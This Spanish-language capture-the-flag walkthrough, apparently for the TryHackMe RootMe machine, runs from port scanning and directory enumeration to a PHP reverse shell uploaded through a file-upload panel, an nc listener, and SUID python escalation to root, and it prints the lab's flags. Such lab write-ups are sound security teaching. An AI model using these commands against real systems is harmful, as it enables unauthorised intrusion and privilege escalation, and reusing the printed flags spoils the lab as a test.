


Write-up paso a paso – Máquina RootMe

> **Objetivo:** Obtener acceso inicial al sistema mediante explotación web y escalar privilegios hasta `root`, documentando el proceso completo.

1. Reconocimiento inicial

Se inicia el ejercicio identificando los servicios expuestos por la máquina objetivo mediante un escaneo de puertos.

Acción

```
nmap -p- -open -sS -sC -sV --min-rate=5000 -n -Pn 10.81.180.73 -oN
escaneo
```

Resultado

Se identifican los siguientes servicios:

- **22/tcp** – SSH
- **80/tcp** – Apache HTTP

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 51:4b:a0:ad:ce:91:33:1f:eb:3c:d3:e8:39:7a:25:fb (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCnNNluoOA6vrXOLcQUxTATDN5J9RuvvgG/V9mqmi4n
kkK7dHPrFwhgQICSGX5YAsOBss7hKXnsr/mxZ1DO/yfls+2flpaBR//B3d0ebeIA2wMMDx5O
NAARsksYYryu9ZEZc+1GmFrssuEqcNYC+d6zgQQDLQHxWle35Qd8CvcaI1NqbjNc2KvIPoWq
KBgjCG8/IZEDnP33kMInNP5BygPKyTheOwjYELZqMPNUp44ZUkum2fU9cdYD2frKjF9fBwii
```

```
y5rTGAEWuUmG7grluIlfjYjDTYu/3JmwYouHtQV5hxBdtF715AZmkkP00mON74MXN4IMX/sI
qG+uEaiMeYc3eW0iiAIa2V27NdUczzGGW7cBKdKgYh9rJhdhhPbHDxuqMb4LLygfBOQdBp33
Gd4SeFIo90x0xM/iXiWBJTn6VYOB674Qpg05Oc5eegUz41g5UoRvXcY7fp/qKPVSuYR/3S+T
KeE0bDuD4/3l9ily+djWddL5oWN55Tq/BehREgM=
|   256 9f:3e:c2:ad:19:4b:9a:04:f5:90:20:70:bb:05:b6:94 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPqIpXy2W5g5h2M5eMoo
KSx7k9zcyABIXkrBrBvyAfZgsarhwDk4ZrWvLj6oXqNJttKxcB5qCqjRJNoS1bw/mqk=
|   256 49:ca:a6:37:cd:db:62:06:72:b7:36:da:c8:02:c4:9a (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIABg6AVPpbRT2R4OF3Xx/bqLdqSHzCGrAwXKF04uvSEO
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Enumeración web

Dado que el puerto 80 está abierto, se procede a enumerar el contenido del sitio web.

Acción

```
gobuster dir -u http://10.81.180.73/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

Resultado

Se descubren los siguientes directorios relevantes:


- `/panel/`
- `/uploads/`

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.81.180.73/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
```

```
[+] Url:                     http://10.81.180.73/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
uploads              (Status: 301) [Size: 314] [-->
http://10.81.180.73/uploads/]
css                  (Status: 301) [Size: 310] [-->
http://10.81.180.73/css/]
js                   (Status: 301) [Size: 309] [-->
http://10.81.180.73/js/]
panel                (Status: 301) [Size: 312] [-->
http://10.81.180.73/panel/]
server-status        (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

.3. Identificación de funcionalidad vulnerable

Al acceder a `/panel/`, se observa un formulario de **subida de archivos**, lo que representa un posible vector de ataque.




4. Preparación de la reverse shell

Se utiliza el script **php-reverse-shell** de pentestmonkey para obtener acceso remoto.

Acción

- Descargar el script.
- Modificar las variables `$ip` y `$port` con la IP del atacante y un puerto libre (ej. 1234).




5. Subida del archivo malicioso

Se sube el archivo PHP mediante el formulario del panel.

Resultado

El archivo es aceptado por el servidor y almacenado en el directorio de subidas.



6. Obtención de shell remota

Antes de ejecutar el archivo, se inicia un listener en la máquina atacante.


Acción

```
nc -lvnp 1234
```

Posteriormente, se accede al archivo subido desde el navegador.

Resultado

Se obtiene una shell remota como el usuario `www-data`.



7. Estabilización de la shell

Para mejorar la interacción con la shell, se realiza una estabilización básica.

Acción

```
script /dev/null -c bash
```

Ctrl+Z

```
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

Resultado

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-81-180-73:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
                               reset xterm
www-data@ip-10-81-180-73:/$ export TERM=xterm
www-data@ip-10-81-180-73:/$ export SHELL=bash
```

8. Enumeración post-explotación

Con acceso al sistema, se buscan archivos sensibles y usuarios.

Acción

```
find / -name user.txt
cat /var/www/user.txt
```

Resultado

Se obtiene la *flag* de usuario, confirmando el acceso inicial.

```
www-data@ip-10-81-180-73:/$ cat ./var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

9. Enumeración de binarios SUID

Para escalar privilegios, se identifican binarios con el bit SUID activado.

Acción

```
find / -perm -4000 2>/dev/null
```

Resultado

Se detecta el binario `python2.7` con permisos SUID.

10. Escalada de privilegios

Se abusa del binario SUID `python2.7` para ejecutar una shell con privilegios elevados.

Acción

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Resultado

Se obtiene una shell como el usuario `root`.

```
)'w-data@ip-10-81-180-73:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# 
```

11. Impacto final

Con privilegios de administrador, se accede a la *flag* final del sistema.

Acción

```
cat /root/root.txt
```

```
# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# 
```

Conclusión

La máquina RootMe fue comprometida completamente mediante:

- Una funcionalidad de subida de archivos insegura.
- Ejecución remota de comandos mediante reverse shell.
- Escalada de privilegios por binarios SUID mal configurados.

Este laboratorio demuestra cómo vulnerabilidades comunes pueden derivar en un compromiso total del sistema si no se aplican controles de seguridad básicos.